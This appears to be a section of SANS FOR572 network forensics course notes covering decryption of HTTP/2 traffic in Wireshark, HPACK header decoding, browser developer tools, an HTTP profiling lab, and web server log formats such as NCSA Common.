
Note that the typically encrypted nature of HTTP/2 traffic makes it a challenge to examine. However, the best way to accomplish this is through NSS keylogging [4], in which the analyst sets a debugging status for the browser, which then logs all TLS session keys to a file. Wireshark can then use this file to decrypt a pcap file containing the encrypted HTTP/2 traffic. Perhaps the best reference for this process is a SANS GIAC Gold paper written by Sally Vandeven[5]. In it, she details what is needed, with helpful screenshots at each step.

A pcap file containing HTTP/2 traffic, as well as its corresponding TLS ephemeral keys have been provided on your SIFT VM in the "`/cases/for572/sample_pcaps/`" directory. Feel free to explore this data as well as create your own samples, per the instructions in the paper linked above.

References:

[1] https://for572.com/eopcl
[2] https://for572.com/2c-ot
[3] https://for572.com/5uqrv
[4] https://for572.com/v-1tw
[5] https://for572.com/05dru

HTTP/2 Example




Here are some views of HTTP/2 traffic in Wireshark. This traffic was between a browser and `redcanary.com`. The traffic was decrypted using the steps detailed in the SANS GIAC Gold paper mentioned on the previous slide.

First, note that following the TCP stream on the left does not provide any useful ASCII content, other than the "`PRI * HTTP/2.0`" string, which is a part of the "Magic" value that indicates the client's HTTP/2 capabilities. After this, the remainder of the request headers are not human-readable due to the HPACK compression.

The screenshot on the right side shows how Wireshark decodes the HPACK'ed headers. Each "Header" is a non-type-specific tag, with a structure that includes length-encoded strings in one of a variety of different formats. Each tag is then compressed before transmission.

Wireshark's HTTP2 decoder has recently been improved to expose individual headers by name, providing a smoother translation of filters and workflows from HTTP 1.0 and 1.1 to HTTP/2. For example, the user-agent value is addressable as "`http2.headers.user_agent`".




Most recent web browsers provide a "Developer Tools" feature that can aid in exploring HTTP/2 connections. (To enable in Chrome: "`View | Developer | Developer Tools | Network`"; In Firefox: "`Tools | Web Developer | Network`". Chrome is shown above and on the next slide.)


This functionality allows the identification of objects that were transferred via HTTP/2 via the "`h2`" protocol indicator. The headers shown here include the tags observed on the previous slide's `redcanary.com` example.

The user can examine the HTTP/2 content in this interface without worrying about the encrypted transmission, since the web browser is the TLS termination point and has handled that as a matter of normal operation.

```
  [Header Length: 903]
  [Header Count: 21]
▸ Header: :method: GET
▸ Header: :path: /wp-content/uploads/Keith-McCammon.jpg
▸ Header: :authority: www.redcanary.com
▸ Header: :scheme: https
▾ Header: user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/
    Name Length: 10
    Name: user-agent
    Value Length: 76
    Value: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0
    user-agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0
    [Unescaped: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:63.0) Gecko/20100101 Firefox/63.0]
    Representation: Indexed Header Field
    Index: 85
▸ Header: accept: */*
▸ Header: accept-language: en-US,en;q=0.5
▸ Header: accept-encoding: gzip, deflate, br
▸ Header: referer: https://www.redcanary.com/company/
▸ Header: cookie: d-a8e6=08844f72-93a8-4eb1-be29-0562e989c6eb
▸ Header: cookie: s-9da4=eb1c3e27-7e2c-410e-8145-feecd953e38c
▸ Header: cookie: _ga=GA1.2.664039849.1551433691
▸ Header: cookie: _gid=GA1.2.313864978.1551433691
▸ Header: cookie: __hstc=188883380.ed7db2f0539cae563730411d216ee27e.1551433692396.15514336923
```



Name	Status	Protocol	Type
redcanary.com	200	h2	document
highlight.min.js	200	h2	script
bizible.js?account=redcanary.com	200	h2	script
forms2.min.js	200	h2	script
jquery.min.js	200	h2	script
default.min.css	200	h2	stylesheet
Home_Page_Hero_-_Concept_01.jpg	200	h2	jpeg
wp-embed.min.js	200	h2	script
autoptimize_2e59515832349847d759914a7da17f...	200	h2	script
forms2.min.js	200	h2	script



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Lab 2.1 Objectives: HTTP Profiling

- Form strategies to collect useful HTTP artifacts
- Identify "outlier" traffic activity that warrants further investigation
- Form hypotheses about human versus nonhuman HTTP activity
- Use advertisers' cookies to "see" into the past beyond the available evidence

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Lab 2.1 Takeaways: HTTP Profiling

- Available data formats not always ideal
  - Proxy logs contained raw data in impractical form
  - pcap files contained more flexible format
- HTTP User-Agent established usage profiles
  - `tshark`'s "`fields`" output allows quick reporting
- Human activity difficult to characterize
  - No logon/logoff data, so we turn to other clues
- HTTP cookies can improve understanding of events
  - Advertiser cookies are especially useful: Designed to track activity over a long period of time

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

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



Web server logs are as old as web servers themselves. Their original function, which is still their main purpose today, is to provide usage reports about the site. This includes useful metrics like the amount of data transferred (quota enforcement), how many pages were served (useful in advertising), and other administrative purposes. Server administrators and web developers often benefit from detailed error logging, which allows them to quickly identify and correct problems with the server software or the web content it serves.

As we have seen before, these logs have become an incredibly useful source of evidence when investigating an incident that involves a web server. These logs can provide invaluable insight into the full scope of an attacker's activities—from reconnaissance (automated and manual), to the attack itself, to the moment of compromise (SQL injection, anyone?), the HTTP server logs often contain a detailed sequence of events that can make or break an investigation. In the case of some attack toolsets and Remote Administration Tools (RATs), every single one of the attacker's post-compromise activities is logged. An excellent example of this is the attacks against Apache's Struts2 framework. Mandiant's Jeff Hamm detailed the log entries that result from these attacks.[1]

Also consider that in many cases, the investigator's only view of web activity is through the lens of retained log files. These could be logs generated by the web servers, caching proxy servers that broker HTTP and possibly HTTPS connections, or from Network Security Monitoring platforms like Zeek. So, while we will initially be focusing on observing HTTP artifacts from network captures, the logs are created from those communications, so understanding artifacts from the network perspective will benefit log file analysis as well.

As an added benefit for logs from an HTTP server (since the server itself is an endpoint in handling encrypted requests using HTTPS), log entries for these events are created after decrypting the request and before encrypting the response. That means the logs are plaintext even if the traffic is not.


References:
[1] https://for572.com/g1ila



Typically, there are just a few, standardized log formats that we'll encounter. Although the number of web server platforms is growing, most developers realize the value of using a standard log format. Even if a particular daemon doesn't create one of the standard logs by default, they are usually available as an option. In addition, most servers also provide the ability to customize the logging format using some kind of template structure. We will talk about a few of the more standard and typical formats in the following slides, but you can see a high-level breakdown of what formats are available between the Apache and IIS servers.

Although most of these formats involve logging to a plaintext file, note that IIS provides some logging options that use other storage mechanisms. We will also discuss the benefits and costs of those options.

References:
https://for572.com/7t1b9
https://for572.com/5c2oi



The most basic log format is the "NCSA Common" format, established by the National Center for Supercomputing Applications, which pioneered most of the underlying web technologies that are still in use today. The format string used in Apache and many other servers is shown here, with a breakdown of each element. Any field that is not available is represented with the hyphen character ("-"), and in most cases, nonprintable characters are replaced with a plus sign ("+") in the string.

- Requestor (client) hostname or IP (depending on server configuration).
- Requesting username, although this is generally never available in modern times. The "identd" protocol used to be used to remotely query the client-side username for a given network request but is practically extinct today. However, the legacy log format means there must be something present, so the hyphen is used as a placeholder – here and anywhere else in the entry.
- Server-side authenticated username. This only covers HTTP "Basic" authentication, not form-based session authentication (i.e., the login dialog that pops up in front of the browser, not an on-page login submission).
- Time the request was received. The format for this field is "`[10/Oct/2000:13:55:36 -0700]`". Note that this may result in out-of-order log entries, as the log entry itself is not written until the request completes.
- Request method, full request URI including any GET variables (notably without the hostname or scheme (such as `http://` or `https://`)), and HTTP protocol version.
- Server-generated HTTP status code for the request. Note that this is calculated after any internal redirections.
